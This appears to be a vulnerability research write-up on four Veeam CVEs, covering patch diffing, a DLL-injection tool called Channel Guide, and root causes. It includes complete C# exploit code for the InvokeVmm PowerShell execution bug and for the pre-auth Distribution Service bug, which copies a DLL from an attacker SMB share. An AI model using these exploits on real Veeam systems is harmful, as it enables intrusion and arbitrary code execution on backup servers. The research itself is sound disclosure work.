This vulnerability in Veeam Agent for Microsoft Windows allows local privilege escalation. An attacker who successfully exploits it could run arbitrary code with LOCAL SYSTEM privileges. The CVE was discovered by Nikita Petrov.
Veeam's official summary, as quoted in the write-up, describes the mechanism:
Veeam Agent for Microsoft Windows uses Microsoft .NET data serialisation mechanisms. A local user may send malicious code to the network port opened by Veeam Agent for Windows Service (TCP 9395 by default), which will not be deserialised properly.
In plain words: the service listens on TCP 9395 and accepts serialised objects. Because of the bug, it will deserialise objects it should refuse, and a local user can send one that runs code as SYSTEM.
The patch
After recovering the patched and the most recent vulnerable versions of Veeam, MDSec performed patch diffing across the binaries. The implemented patch showed the classic hallmarks of deserialisation:
The image shows the patch diff. The .NET Framework remoting provides two levels of automatic deserialisation, Low and Full. The Full deserialisation level supports automatic deserialisation of all types that remoting supports, in all situations. In the vulnerable code, TypeFilterLevel used to be Full.
Finding the process behind the port
Reviewing the process behind the specified port results in identifying the Veeam.EndPoint.Service.exe:
The image shows the result of reviewing the process behind the port. Knowing which program owns the port is the first step: that program is the one whose code you must read.
Searching for the affected System.Runtime.Remoting.Channels.ChannelService.RegisterChannel class in the disassembled binary reveals the below result:
Disassembly means turning compiled code back into readable instructions. The image shows the code that registers a remoting channel. As shown in the disassembled class, upon service start several methods get called within OnStart which ultimately results in a call to CSrvTcpChannelRegistration, which registers a channel of type TCP with TypeFilterLevel set to Full. OnStart is the method Windows calls when the service starts; the chain of calls ends in the insecure registration.
Reviewing the Veeam.EndPoint.Service.exe binary indicates registration of the VeeamService for .NET Remoting:
The image shows the registration of the VeeamService for .NET Remoting. The service name is one of the two pieces of information needed to talk to a remoting endpoint.
Analysing the list of processes communicating with the registered channel results in identifying the Veeam.EndPoint.Tray.exe process, which is ultimately used by the Tray process:
The image shows the list of processes communicating with the registered channel. The tray icon program is a ready-made client, so reading it shows how a legitimate client talks to the service.
Reviewing the modules loaded by the Tray process highlights the use of the Veeam.Common.Remoting.dll DLL:
The image shows the modules loaded by the Tray process. The presence of a remoting DLL confirms the client uses .NET Remoting.
Analysing the Veeam.EndPoint.Tray.exe can aide in producing sample TcpClientChannel client as any communications will need to respect the appropriate protocols for interacting with the service over .NET remoting:
The image accompanies the analysis of Veeam.EndPoint.Tray.exe. A TcpClientChannel is the client half of a TCP remoting channel. If you copy how the legitimate client connects, your own client will be accepted.
After identifying the channel registration code, two pieces of information were required in order to exploit .NET Remoting: details on the ServiceName and the TCP port or named pipe (IPC).
To find this, the researchers used InspectAssembly, a tool by Matt Hand which uses Mono.Cecil for parsing the target assembly for calls to ChannelServices.RegisterChannel and more. Initially, MDSec used this tool to identify one of the pieces of information, namely whether the application registers the channel over IPC or TCP:
The image shows the result of running InspectAssembly. It answers the IPC-or-TCP question, but further static analysis was required for identifying the Service object uri for interacting with the target service. The service object URI is the name you put in the address when connecting, like the street address of the counter you want.
The static analysis dead end
Initially, the team tried to follow the InspectAssembly path and add a signature for extracting the service name and other information by parsing a target assembly CIL. Assuming the scenario for the Veeam Service, the call to RegisterWellKnownServiceType is as follows:
The image shows the call to RegisterWellKnownServiceType. RegisterWellKnownServiceType is the .NET method that publishes a service under a name.
Their initial assumption to achieve this was to tweak InspectAssembly to the below code:
The image shows the tweaked InspectAssembly code. This will inspect the IL opcodes for a call instruction and if its operand contains RegisterWellKnownServiceType, and the previous IL is a ldstr instruction, it will show the result as toString(), producing the following:
The image shows the output produced by the tweaked tool. The idea is simple: the text argument to the call is the instruction just before it, so read that instruction and print it.
However, shortly after they discovered that this was not suitable for all test cases and the tool hit an edge case where the service name was not correctly extracted after they had edited the Veeam code to use a string variable instead of a literal when calling RegisterWellKnownServiceType:
The image shows the edited Veeam code. A literal is a fixed piece of text written directly in the code; a variable is a named box that holds a value decided at run time. If the name comes from a variable, the text is not sitting next to the call in the IL.
This would ultimately lead to IL code similar to the following:
The image shows the resulting IL code. As illustrated above, the initial ldc.i4.1 does not have ldstr preceding it anymore and now has ldloc.0, which means the instruction.Previous.Previous.Operand.ToString() will fail, resulting in the tool not finding the service name. ldc.i4.1 loads the number 1, and ldloc.0 loads the value of a local variable; neither carries the text the tool wanted.
With this in mind, an alternate approach was required: static parsing of IL codes is not the solution. The team also attempted to analyse the system behaviour when a .NET assembly tries registering a .NET Remoting channel, checking whether there are any registry changes or file system changes, but this was equally unsuccessful:
The image accompanies the description of the unsuccessful behavioural analysis. The registry is Windows' central settings database; the file system is the disk. Neither changed in a way the researchers could use.
The second bug: CVE-2022-26504 (remote code execution as a low-privileged domain user)
CVE-2022-26504 is a vulnerability in Veeam Backup & Replication, a component used for Microsoft System Center Virtual Machine Manager (SCVMM) integration that allows domain users to execute malicious code remotely. This may lead to gaining control over the target system. The vulnerability was found by an anonymous researcher.
Veeam's official summary, quoted in the write-up, states:
The vulnerable process Veeam.Backup.PSManager.exe (TCP 8732 by default) allows authentication using non-administrative domain credentials. A remote attacker may use the vulnerable component to execute arbitrary code.
In plain words: the process on TCP 8732 accepts logins from ordinary domain accounts, not just administrators, and then lets those callers run code.
The patch
Analysis of the patch indicates there were no Authorization checks in place for the exposed NetTcpBinding:
The image shows the patch for CVE-2022-26504. The CheckAccessCore method is called by the Windows Communication Foundation (WCF) infrastructure each time an attempt to access a resource is made. The method returns true or false to allow or deny access, respectively.
This class is responsible for evaluating all policies (rules that define what a user is allowed to do), comparing the policies to claims made by a client, setting the resulting AuthorizationContext to the ServiceSecurityContext, and providing the authorization decision whether to allow or deny access for a given service operation for a caller. A claim is a statement about the caller, such as "this user is in the Backup Operators group".
The ServiceAuthorizationManager is part of the WCF Identity Model infrastructure. The Identity Model enables you to create custom authorization policies and custom authorization schemes.
The default client credential type for NetTcpBinding is Windows Authentication. For Windows Authentication to work both client and server must be in the same domain, or mutually trusting domains. If both client and server were on the same domain, WCF would handle the mechanics of Windows Authentication. And when both client and server are on the same machine they are effectively within the same domain, so Windows can use its own mechanisms to handle the encryption and decryption. It will only do this within mutually trusting domains.
What the endpoint exposes
So far we know we can connect to the NetTcpBinding endpoint, now it is a question of what can go wrong, this depends on what ServiceEndpoint has been exposed
serviceHost.AddServiceEndpoint(typeof(IPSInvokerService), netTcpBinding, uri);
This single line says: publish the interface IPSInvokerService over the netTcpBinding at the given address. typeof(...) names the interface, and uri is the address. In plain words, the shop counter is now open and the clerk is IPSInvokerService.
We can quickly see the IPSInvokerService (stands for Powershell Invoker?) is being registered as the ServiceEndpoint:
The image shows the IPSInvokerService being registered as the ServiceEndpoint. Analysis shows the class Veeam.Backup.PSManager.CpsInvokerService implements the IPSInvokerService interface:
The image shows the class implementing the interface. Now we know the clerk's name and which class is behind the counter.
The attack surface
Now that we know which class implemented the exposed endpoint, we can quickly see which methods the interface exposes that can be called:
The image shows the methods the interface exposes. The attack surface is simply the set of things an outsider can ask the service to do; the bigger it is, the more there is to examine.
After analysing most of the available methods, the team selected a good candidate which is InvokeVmm:
The image shows the selected InvokeVmm method. This method accepts multiple parameters as shown above; first it will call the WrapCall function with server of type string and credentials of type CCredential and if WrapCall is successful, then InvokeVMM gets called.
Let's analyse credentials:
The image accompanies the analysis of credentials. When instantiating an object of this class you can provide parameters such as userName,password,etc. but as you can see the constructor will be called with some default parameters if nothing has been provided which makes the final exploit easier by just calling this class with no parameters. A constructor is the code that runs when an object is created; defaults mean the attacker does not need to know any real credentials.
Now that we analysed CCredentials, let's continue to the WrapCall method:
The image accompanies the analysis of the WrapCall method. It will use the server and credentials to call GetConnection:
The image accompanies the analysis of GetConnection. GetConnection then calls this._cache.GetConnection:
The image accompanies the analysis of this._cache.GetConnection. A cache is a store of already-created things so they can be reused; here it holds connections.
GetOrCreateConnection creates an AppDomain which represents an application domain, an isolated environment where applications execute. Veeam goes on to load the Veeam.Back.PSManager assembly into the AppDomain and executes GetServerVersion and GetClientVersion:
The image accompanies the analysis of GetOrCreateConnection. GetServerVersion then calls GetVmmServerVersion:
The image accompanies the analysis of GetServerVersion. GetVmmServerVersion contains a important call to GetVmmServerVersion:
The image accompanies the analysis of GetVmmServerVersion. This function will try to execute the Get-SCVMMServer cmdlet:
The image accompanies the analysis of the Get-SCVMMServer cmdlet call. Unfortunately this functions limits the exploit as mentioned in Veeam official KB:
NOTE: The default Veeam Backup & Replication installation is not vulnerable to this issue. Only Veeam Backup & Replication installations with an SCVMM server registered are vulnerable.
This is because the Get-SCVMMServer cmdlet does not exist on Windows server by default and you need to have Microsoft SCVMM installed so this should be noted as mentioned in the official Veeam KB. As the cmdlet does not exist on the targeting Windows server it will cause an exception failing the initial WrapCall which will cause the InvokeVmm method to fail as well. An exception is an error signal a program raises when something goes wrong; here, the missing cmdlet makes the whole first path fail.
However, let's take a closer look at the InvokeVmm method:
The image accompanies the closer look at InvokeVmm. As noted above, it will accept a number of parameters, commandName, parameterName and parameterValue which it then passes to System.Management.Automation.Runspaces.Command to create a command object. It also adds a parameter named VMMServer which it then passes it to the Invoke method.
The image accompanies the analysis of the command object. Invoke will then return a PSObject collection:
The image accompanies the analysis of the returned PSObject collection. A PSObject is PowerShell's generic object wrapper; a collection is just a group of them.
Analysing the InvokeCommandInternal method we see the following:
The image accompanies the analysis of InvokeCommandInternal. It will receive the Command object and creates a pipeline pre-filled with a Command object for the specified command parameter, which will then be invoked using pipeline.Invoke leading to code execution. In plain words: the caller's chosen command name and arguments are placed into a PowerShell pipeline and run.
The third and fourth bugs: CVE-2022-26500 and CVE-2022-26501 (pre-authentication remote code execution)
Firstly, another shout out to Nikita Petrov for discovering this interesting vulnerability.
The Veeam Distribution Service (TCP 9380 by default) allows unauthenticated users to access internal API functions. A remote attacker may send input to the internal API which may lead to uploading and executing of malicious code.
An API is a defined set of functions one program offers to another; an internal API is one meant only for the software's own parts, not for outsiders. Here, outsiders can reach it without logging in.
Exploitation of these two CVEs has been explained very well by y4er, a security researcher, as such we will avoid reiterating over this explanation. Although, in the analysis he mentions a limitation for getting shell:
At present, only the existing files on the server can be copied, and the file name is controllable, but the content of the file is not controllable. How to getshell?
A shell is a way to run commands on the victim machine. The limitation was: you could choose the name of a copied file but not what was inside it, which is not enough to run your own program.
In summary, the researcher goes on to exploit this issue by leaking the web.config file and uses it to perform deserialisation using the VIEWSTATE to achieve code execution.
MDSec investigated this limitation and found out it's possible to remove this limitation and control both file name and its content. Let's take a closer look at the patch:
The image shows the patch for CVE-2022-26500 and CVE-2022-26501. The patch contains a newly added function named ValidateSourcePath:
The image shows the newly added ValidateSourcePath function. This functions makes a call to ValidateWindowsLocalPath:
The image accompanies the analysis of the ValidateWindowsLocalPath call. The patch quickly reveals it was possible to provide a SMB path which means it was possible for an attacker to specify remote files to be downloaded from a remote SMB share:
The image accompanies the analysis of the SMB path handling. In order to improve the exploit and control what file gets copies and from where, the request needs to contain 2 values, IsWindows and IsFix need to be True as shown in the above picture. Finally, the provided paths in the payload will reach UploadWindowsFix which can copy files from remote SMB shares:
The image accompanies the analysis of UploadWindowsFix. This is the key improvement: the attacker hosts a file on their own SMB share, and the service copies it to a chosen local path, so both name and content are under the attacker's control.
Building the tools and exploits
Step 1: build Channel Guide to recover the remoting details at runtime
To solve the static analysis challenge, the team developed a C# tool named Channel Guide. Channel Guide can be used by researchers to extract information about processes using .NET Remoting:
The image accompanies the introduction of Channel Guide. This tool will inject a Managed DLL to the selected process (supports both 64 and 32 bits) and invokes the injected DLL to extract .NET Remoting information during runtime. Runtime means while the program is actually running, as opposed to reading its files on disk. The injected DLL uses the System.Runtime.Remoting.Channels.ChannelServices::get_RegisteredChannels() class which Microsoft has documented. A simple example of injecting Channel Guide in to Veeam is shown below:
The image accompanies the example of injecting Channel Guide into Veeam. The following code is a simplified sample of the code that was injected to recover the .NET Remoting information:
using System;
using System.IO;
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Text;

namespace ClassLibrary2
{
	internal static class Class1
	{
		private static void CHGuide2()
		{
			StringBuilder stringBuilder = new StringBuilder();
			IChannel[] registeredChannels = ChannelServices.RegisteredChannels;
			stringBuilder.AppendLine("[+] Number of Channels " + registeredChannels.Length.ToString());
			for (int i = 0; i < registeredChannels.Length; i++)
			{
				stringBuilder.AppendLine("[*] Channel-Name: " + registeredChannels[i].ChannelName);
				stringBuilder.AppendLine("[*] Priority: " + registeredChannels[i].ChannelPriority.ToString());
				stringBuilder.AppendLine("[*] Type: --> " + registeredChannels[i].GetType().ToString());
				stringBuilder.AppendLine(ObjectDumper.Dump(registeredChannels[i]));
			}
			stringBuilder.AppendLine("[+] Registered-Types:");
			stringBuilder.AppendLine("\\t[*] RegisteredActivatedClientTypes: \\n\\n" + RemotingConfiguration.GetRegisteredActivatedClientTypes().Dump());
			stringBuilder.AppendLine("\\t[*] RegisteredActivatedServiceTypes: \\n\\n" + RemotingConfiguration.GetRegisteredActivatedServiceTypes().Dump());
			stringBuilder.AppendLine("\\t[*] RegisteredWellKnownClientTypes: \\n\\n" + RemotingConfiguration.GetRegisteredWellKnownClientTypes().Dump());
			stringBuilder.AppendLine("\\t[*] RegisteredWellKnownServiceTypes: \\n\\n" + RemotingConfiguration.GetRegisteredWellKnownServiceTypes().Dump());
			File.WriteAllText(string.Concat(new string[]
			{
				"C:\\\\windows\\\\temp\\\\channel-guide\\\\",
				AppDomain.CurrentDomain.FriendlyName,
				"-",
				Guid.NewGuid().ToString(),
				".txt"
			}), stringBuilder.ToString());
		}

		private static int Main(string name)
		{
			Class1.CHGuide2();
			return 0;
		}
	}
}
Line by line, in plain words:
- The
usinglines import the parts of .NET the code needs: basic types, file writing, remoting, remoting channels, and text building. namespace ClassLibrary2andinternal static class Class1wrap the code in a named class, which is what a DLL contains.CHGuide2is the method that does the work.StringBuilderis a text buffer you can keep appending to efficiently.ChannelServices.RegisteredChannelsasks .NET for the list of remoting channels this process has registered. This is the heart of the tool: the answer exists only inside the running process, which is why injection is needed.- The
forloop walks each channel and appends its name, priority and type, plus a full dump of the object viaObjectDumper. - The next four lines ask
RemotingConfigurationfor the registered activated client types, activated service types, well-known client types and well-known service types, and append each dump. These lists contain the service names the researchers could not get from static analysis. File.WriteAllTextwrites the whole buffer to a file underC:\windows\temp\channel-guide\, named with the current AppDomain's friendly name, a dash and a fresh GUID, ending in.txt. The GUID keeps each run's output separate.Mainis the entry point; it callsCHGuide2and returns 0, meaning success.
The injected code enumerates ChannelServices.RegisteredChannels, dumps each channel's name, priority and type, and then dumps the registered activated client and service types and the registered well-known client and service types via RemotingConfiguration. The output is written to a text file under C:\windows\temp\channel-guide\, named after the current AppDomain and a fresh GUID. This gives the service name and channel details that static IL parsing could not reliably recover.
Step 2: exploit the deserialisation issue
Putting these pieces together, the team was able to craft a weaponised exploit for the deserialisation issue in Veeam. James Forshaw had already put together a great tool for exploitation of .NET Remoting and provided significant inspiration for the exploit, which is demonstrated below:
The image accompanies the demonstration of the exploit. The write-up explicitly focuses on documenting the vulnerability research process as opposed to exploitation, noting that while collating the research, y4er made a post documenting the exploit.
Step 3: run the CVE-2022-26504 exploit
MDSec created the following exploit to demonstrate this vulnerability:
static void Main(string[] args)
{
	string text = "net.tcp://[redacted]:8732/InvokerWrapperService";
	Console.WriteLine("Press enter to connect to {0}", text);
	Console.ReadLine();
	ChannelFactory<IPSInvokerService> channelFactory = new ChannelFactory<IPSInvokerService>(new NetTcpBinding());
	string commandName = "powershell.exe";
	string parameterName = "-c ";
	string parameterValue = "calc.exe";
	EndpointAddress address = new EndpointAddress(text);
	IPSInvokerService ipsinvokerService = channelFactory.CreateChannel(address);
	CCredentials credentials = new CCredentials();
	if (ipsinvokerService != null)
	{
		ipsinvokerService.InvokeVmm("servervmm.[redacted]", credentials, commandName, parameterName, parameterValue);
	}
	Console.WriteLine("Press enter to exit...");
	Console.ReadLine();
}
Line by line:
textholds the address of the target:net.tcp://means TCP remoting, followed by the host and port 8732, and/InvokerWrapperServiceis the service name.- The two
Consolelines print a prompt and wait for Enter, so the researcher can start the exploit at a chosen moment. ChannelFactory<IPSInvokerService>is a helper that builds client connections for theIPSInvokerServiceinterface over aNetTcpBinding. It is the client-side counterpart of the server registration seen earlier.commandName,parameterNameandparameterValueare the three pieces that will become a PowerShell command: the programpowershell.exe, the switch-c(run the following command) and the commandcalc.exe(the Windows calculator, a harmless proof of code execution).EndpointAddresswraps the address text, andCreateChannelproduces an object that looks like a localIPSInvokerServicebut actually sends calls over the network.new CCredentials()creates the credentials object with no parameters, relying on the defaults described earlier.- The
ifchecks the channel was created, then callsInvokeVmmwith a server name, the credentials and the three command pieces. The call passes a server name, the credentials and the three command pieces toInvokeVmm. - The final two lines wait for Enter before exiting.
The exploit builds a ChannelFactory<IPSInvokerService> over a NetTcpBinding, creates a channel to the InvokerWrapperService endpoint, instantiates CCredentials with no parameters (relying on the defaults described above) and calls InvokeVmm with powershell.exe as the command name, -c as the parameter name and calc.exe as the parameter value. The write-up shows the exploit in action:
The image shows the exploit in action.
Step 4: run the pre-auth RCE exploit
Putting all this together, MDSec produced the following exploit code to demonstrate the vulnerability:
internal class Program
    {
        static TcpClient client = null;

        static void Main(string[] args)
        {
            string guidKey = String.Format("{{{0}}}", Guid.NewGuid().ToString());
            IPAddress ipAddress = IPAddress.Parse(args[0]);
            IPEndPoint remoteEP = new IPEndPoint(ipAddress, 9380);
            client = new TcpClient();
            client.Connect(remoteEP);
            Console.WriteLine("Client connected to {0}.", remoteEP.ToString());

            NetworkStream clientStream = client.GetStream();
            NegotiateStream authStream = new NegotiateStream(clientStream, false);
            try
            {
                NetworkCredential netcred = new NetworkCredential("", "");
                authStream.AuthenticateAsClient(netcred, "", ProtectionLevel.EncryptAndSign, TokenImpersonationLevel.Identification);
                CInputXmlData FIData = new CInputXmlData("FIData");
                CInputXmlData FISpec = new CInputXmlData("FISpec");
                FISpec.SetInt32("FIScope", 190);
                FISpec.SetGuid("FISessionId", Guid.Empty);
                FISpec.SetInt32("FIMethod", 25);
                FISpec.SetString("SystemType", "WIN");
                FISpec.SetString("Host", "[redacted]");
                IPAddress[] HostIps = new IPAddress[] { IPAddress.Loopback };
                String[] strAddrs = (from cad in HostIps select cad.ToString()).ToArray();
                FISpec.SetStrings("HostIps", strAddrs);
                FISpec.SetString("User", SStringMasker.Mask("", guidKey));
                FISpec.SetString("Password", SStringMasker.Mask("", guidKey));
                FISpec.SetString("TaskType", "Package");
                FISpec.SetString("FixProductType", "");
                FISpec.SetString("FixProductVeresion", "");
                FISpec.SetUInt64("FixIssueNumber", 0);
                FISpec.SetString("SshCredentials", SStringMasker.Mask("", guidKey));
                FISpec.SetString("SshFingerprint", "");
                FISpec.SetBool("SshTrustAll", true);
                FISpec.SetBool("IsWindows", true);
                FISpec.SetBool("IsFix", true);
                FISpec.SetBool("CheckSignatureBeforeUpload", false);
                FISpec.SetEnum<ESSHProtocol>("DefaultProtocol", ESSHProtocol.Rebex);
                FISpec.SetString("FileRelativePath", "FileRelativePath");
                FISpec.SetString("FileProxyPath", @"\\\\[redacted]\\payload\\VeeamDeploymentDll.dll");
                FISpec.SetString("FileRemotePath", @"C:\\poc.dll");
                FIData.InjectChild(FISpec);

                Console.WriteLine(FIData.Root.OuterXml);

                new BinaryWriter(authStream).WriteCompressedString(FIData.Root.OuterXml, Encoding.UTF8);

                string response = new BinaryReader(authStream).ReadCompressedString(int.MaxValue, Encoding.UTF8);
                Console.WriteLine("response:");
                Console.WriteLine(response);
            }
            catch (Exception e)
            {
                Console.WriteLine(e);
            }
            finally
            {
                authStream.Close();
            }
            Console.ReadKey();

        }

    }
Line by line:
clientis a sharedTcpClient, the .NET class for opening a TCP connection.guidKeybuilds a random GUID wrapped in braces, used later to mask the empty username and password fields.args[0]is the target IP taken from the command line.IPEndPointcombines it with port 9380, the Distribution Service port.client.Connectopens the connection, and theConsoleline reports it.GetStreamgives the raw byte stream, andNegotiateStreamwraps it in a layer that can perform Windows authentication and encryption. Thefalsemeans this side is not the server.- Inside the
try,NetworkCredentialholds an empty username and password.AuthenticateAsClientperforms the client side of the authentication handshake with those empty credentials, asking forProtectionLevel.EncryptAndSign(encrypt and integrity-protect the traffic) andTokenImpersonationLevel.Identification(the server may identify the caller but not act as them). CInputXmlDataobjects namedFIDataandFISpecbuild the XML request the internal API expects.FIDatais the outer document andFISpecis the specification inside it.- The
Set...calls fill in fields:FIScope190, an empty session GUID,FIMethod25,SystemTypeWIN,Host[redacted], a list of host IPs containing the loopback address, masked empty user and password,TaskTypePackage, empty product type and version, issue number 0, masked empty SSH credentials, empty SSH fingerprint,SshTrustAlltrue,IsWindowstrue,IsFixtrue,CheckSignatureBeforeUploadfalse, the default SSH protocolRebex, a relative path, and the two paths that matter:FileProxyPathpointing at the SMB share\\[redacted]\payload\VeeamDeploymentDll.dllandFileRemotePathset toC:\poc.dll. InjectChildattachesFISpecinsideFIData, and theConsoleline prints the resulting XML so the researcher can see it.WriteCompressedStringsends the XML over the authenticated stream, compressed and encoded as UTF-8.ReadCompressedStringreads the reply the same way, and the twoConsolelines print it.- The
catchprints any exception, and thefinallycloses the stream whatever happened.Console.ReadKeywaits for a key press before exiting.
The exploit connects a TcpClient to port 9380, wraps the stream in a NegotiateStream and authenticates as a client with empty credentials using ProtectionLevel.EncryptAndSign and TokenImpersonationLevel.Identification. It then builds an FIData XML structure containing an FISpec child with the fields the internal API expects: FIScope set to 190, FIMethod set to 25, SystemType set to WIN, TaskType set to Package, IsWindows and IsFix both true, CheckSignatureBeforeUpload set to false, and the file paths. FileProxyPath points at a remote SMB share hosting VeeamDeploymentDll.dll and FileRemotePath is the local destination C:\poc.dll. The XML is written to the authenticated stream with WriteCompressedString and the response is read back the same way.
This post was written by Sina Kheirkhah.
Why the bugs worked
For CVE-2022-26503, the root cause is the use of .NET Remoting with TypeFilterLevel set to Full. The Full level supports automatic deserialisation of all types that remoting supports, in all situations, so a local user who can reach the TCP channel can send a malicious serialised payload that the service will deserialise. The diff showed the classic hallmarks of deserialisation.
For CVE-2022-26504, the root cause is that there were no authorization checks in place for the exposed NetTcpBinding. The CheckAccessCore method is called by WCF on each access attempt and returns true or false to allow or deny access. The vulnerable process allows authentication using non-administrative domain credentials, so a low-privileged domain user can reach the endpoint. The IPSInvokerService endpoint exposes InvokeVmm, which ultimately builds a PowerShell pipeline from caller-supplied commandName, parameterName and parameterValue and invokes it via pipeline.Invoke. The WrapCall path fails on hosts without SCVMM because Get-SCVMMServer does not exist, but the InvokeVmm path still reaches the pipeline invocation.
For CVE-2022-26500 and CVE-2022-26501, the Veeam Distribution Service allows unauthenticated users to access internal API functions. The patch added ValidateSourcePath, which calls ValidateWindowsLocalPath, indicating that the previous code accepted SMB paths and therefore allowed an attacker to specify remote files to be downloaded from a remote SMB share. The UploadWindowsFix path can copy files from remote SMB shares when IsWindows and IsFix are True.
What an attacker could do
CVE-2022-26503 allows a local user to escalate to LOCAL SYSTEM on a host running Veeam Agent for Microsoft Windows, by sending malicious code to TCP 9395.
CVE-2022-26504 allows domain users, including non-administrative ones, to execute malicious code remotely against Veeam Backup & Replication, potentially gaining control over the target system. It is limited to installations with an SCVMM server registered; the default installation is not vulnerable.
CVE-2022-26500 and CVE-2022-26501 allow an unauthenticated remote attacker to send input to the internal API of the Veeam Distribution Service on TCP 9380, which may lead to uploading and executing malicious code. The MDSec research extends the previously documented limitation (only existing files could be copied, with a controllable name but not content) so that both the file name and its content can be controlled, by copying from a remote SMB share.
When combined, the write-up states these bugs can be exploited by an unauthenticated attacker to execute arbitrary code as Administrator on an affected system.
How it was fixed
Veeam patched the issues; the write-up analyses the patches rather than prescribing them. For CVE-2022-26503 the patch diff showed the classic hallmarks of deserialisation. For CVE-2022-26504 the patch analysis indicates there were no authorization checks in place for the exposed NetTcpBinding. For CVE-2022-26500 and CVE-2022-26501 the patch added ValidateSourcePath, which calls ValidateWindowsLocalPath, and reveals that SMB paths could previously be supplied.
What to look for elsewhere
- Look for other .NET Remoting channels registered with
TypeFilterLevelset toFull. A positive result is a channel registration in the disassembly where the filter level is Full and the endpoint is reachable by a lower-privileged user. - Run Channel Guide against other processes that use .NET Remoting. A positive result is output listing registered channels and well-known service types with a service name and channel details you can connect to.
- Check WCF
NetTcpBindingendpoints for missing or permissiveServiceAuthorizationManagerimplementations. A positive result is an endpoint that accepts non-administrative domain credentials and exposes methods that build commands or pipelines from caller input. - Look for internal APIs that accept XML specifications with fields such as
IsWindows,IsFixand file path fields. A positive result is a request that causes the service to fetch a file from an attacker-controlled SMB share and write it to a chosen local path. - When patch diffing, look for newly added validation functions such as
ValidateSourcePathandValidateWindowsLocalPath. A positive result is a pre-patch binary that lacks the validation and accepts remote paths where the patched version rejects them.
Glossary
- 1Day: a vulnerability whose fix has been published but which many systems have not yet patched.
- API: a defined set of functions one program offers to another.
- AppDomain: an isolated area inside a .NET process where code runs.
- Assembly: a compiled .NET program or library, usually a
.exeor.dll. - Authorization: deciding whether a caller is allowed to perform an action.
- Binding: in WCF, a description of how a service communicates, such as
NetTcpBindingfor TCP. - Cache: a store of already-created things, such as connections, for reuse.
- CheckAccessCore: the WCF method called on each access attempt, returning
trueto allow orfalseto deny. - CIL: another name for IL, .NET's intermediate language.
- Class: a blueprint for an object in object-oriented programming.
- Client: a program that connects to a service.
- Cmdlet: a built-in PowerShell command such as
Get-SCVMMServer. - Constructor: the code that runs when an object is created.
- CVE: Common Vulnerabilities and Exposures, a public catalogue giving each security bug a permanent ID.
- Deserialisation: turning a stream of bytes back into a live object.
- Disassembly: turning compiled code back into readable instructions.
- DLL: a library file that other programs load to reuse code.
- Exception: an error signal a program raises when something goes wrong.
- GUID: a long random-looking identifier.
- IL: Intermediate Language, the half-way code .NET programs are compiled to.
- Injection (DLL): forcing a running process to load a library so your code runs inside it.
- Interface: a list of methods a class promises to provide.
- IPC: inter-process communication, ways for programs on the same machine to talk.
- Literal: a fixed piece of text written directly in code.
- Local privilege escalation: using a bug on a machine you already have an account on to gain higher privileges.
- Mono.Cecil: a library for reading and inspecting .NET assemblies.
- Named pipe: an IPC channel with a name that two programs can open.
- NetTcpBinding: a WCF binding that talks over TCP using .NET's message format.
- Opcodes: the short instructions IL is made of, such as
callandldstr. - Patch diffing: comparing a vulnerable version of a program with its patched version to find what changed.
- Pipeline: in PowerShell, a chain of commands where output of one feeds the next.
- Port: a numbered door on a computer that network traffic arrives at.
- PowerShell: Microsoft's command-line and scripting tool.
- Pre-authentication: reachable before any login.
- PSObject: PowerShell's generic object wrapper.
- Remote code execution: running your own code on someone else's machine over a network.
- Runtime: while a program is actually running.
- SCVMM: Microsoft System Center Virtual Machine Manager, a tool for managing virtual machines.
- Serialisation: turning a live object into a stream of bytes.
- Service: a background program that waits for requests.
- ServiceEndpoint: the address and contract a WCF service exposes.
- Shell: a way to run commands on a victim machine.
- SMB: Server Message Block, the Windows file-sharing protocol.
- SMB share: a folder made available over the network using SMB.
- Static analysis: examining a program without executing it.
- TCP: the common protocol that carries reliable, ordered data between machines.
- TypeFilterLevel: the .NET Remoting setting (Low or Full) that decides how permissive deserialisation is.
- Variable: a named box in a program that holds a value decided at run time.
- VIEWSTATE: a hidden field ASP.NET puts in web pages to remember state between requests.
- WCF: Windows Communication Foundation, Microsoft's framework for network services.
- web.config: the configuration file of an ASP.NET web application.
- Windows Authentication: the built-in way Windows proves who you are using your domain account.